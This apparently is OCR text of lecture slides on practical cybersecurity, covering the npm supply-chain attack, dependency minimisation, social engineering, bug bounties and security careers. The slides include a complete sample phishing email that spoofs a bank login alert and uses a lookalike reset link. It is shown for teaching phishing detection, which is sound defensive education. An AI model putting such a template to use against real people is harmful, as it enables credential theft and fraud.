
The following npm packages and versions have been confirmed as affected:

Total packages: 526

Breakdown: Widespread npm Supply Chain Attack Puts Billions of Weekly Downloads at Risk

By Asaf Henig and Cameron Hyde

Sep 10, 2025 10 minutes



https://phoenix.security/npm-shai-hulud-supply-chain-compromise-explained/

Threat: Supply Chain Attacks - Defense

- Minimize external dependencies; use trusted/stable versions

Obsidian Blog

Less is safer: how Obsidian reduces the risk of supply chain attacks

Licat on September 19, 2025

is to avoid depending on third-party code. Obsidian has a low number of dependencies compared to other apps in our category. See a list of open source libraries on our Credits page.

Features like Bases and Canvas were implemented from scratch instead of importing off-the-shelf libraries. This gives us full control over what runs in Obsidian.

- **For small utility functions** we almost always re-implement them in our code.
- **For medium modules** we fork them and keep them inside our codebase if the licenses allows it.
- **For large libraries** like pdf.js, Mermaid, and MathJax, we include known-good, version-locked files and only upgrade occasionally, or when security fixes land. We read release notes, look at upstream changes, and test thoroughly before switching.

https://obsidian.md/blog/less-is-safer/

is-even npm package 1.0.0

Weekly Downloads

179,369

Version	License
1.0.0	MIT

Threat: Social Engineering

- Even best security practices can fail because of human mistakes
  - Phishing
  - CEO Deep fakes
  - Insider threats

Social Engineering: Phishing

From: authenticationmail@trust.ameribank7.com
To: johnsmith@email.com
Subject: **A new login to your bank account**

Bank of America

Dear account holder,

There has been a recent login to your bank account from a new divice:

IP address: 192.168.0.1

Location: Miami, Florida

4 new transactions have been made with this account since your last login.

If this was not you, please reset your password immediately with this link:

https://trust.ameribank7.com/reset-password

Thank you,

Bank America

Threat: Social Engineering

- Example: Sim Swapping


Threat: Social Engineering - Defense


- Robust access policies
- Employee education & training
  - E.g., how to detect phishing emails

Practical Cyber Security

Security and Vibe Coding

- Security vulns are difficult to spot
- LLM-generated code is often overly complex, re-implements existing methods, includes dozens of non-functional bugs






Bug Bounty

- Many companies have *bug bounty* programs
- Ethical way to learn cybersecurity and can get paid

hackerone




https://hackerone.com/hacktivity/overview

Cybersecurity Careers

- Governance, Risk & Compliance (GRC)
  - Policy, standards, risk, and regulatory alignment.
- Security Architecture
  - Designing secure systems, infrastructure, and controls.
- Threat Detection & Response
  - Blue Team, SOC, CIRT
- Offensive Security
  - Red Team, Pentester, etc.

Final Thoughts

- If your software takes **user input** or **connected** to internet, it is **vulnerable** to attacks
- Security should be considered from the start; not an afterthought
- No system will be perfectly secure; However, you can minimize risks with good security practices, policies, and response plans



References

- https://www.overtsoftware.com/computer-worms/
- https://faculty.kfupm.edu.sa/ics/alfy/files/teaching/151-SEC511/SEC511-Module02-Intro_IAS.pdf
- https://www.cs.virginia.edu/~evans/dragoncrypto/day2.html
- https://cseweb.ucsd.edu/classes/wi21/cse127-a/slides/1-introduction.pdf
- http://testphp.vulnweb.com/login.php
- https://blog.cloudflare.com/defending-the-internet-how-cloudflare-blocked-a-monumental-7-3-tbps-ddos/
- https://obsidian.md/blog/less-is-safer/
- https://www.prove.com/blog/secs-twitter-breach-illustrates-urgency-in-defending-against-sim-swap-attacks
- https://hackerone.com/hacktivity/overview
- https://www.theguardian.com/technology/2013/may/16/lulzsec-hacking-fbi-jail
- https://mrcet.com/downloads/digital_notes/EEE/CyberSecurity.pdf
- https://www.nassiben.com/phantoms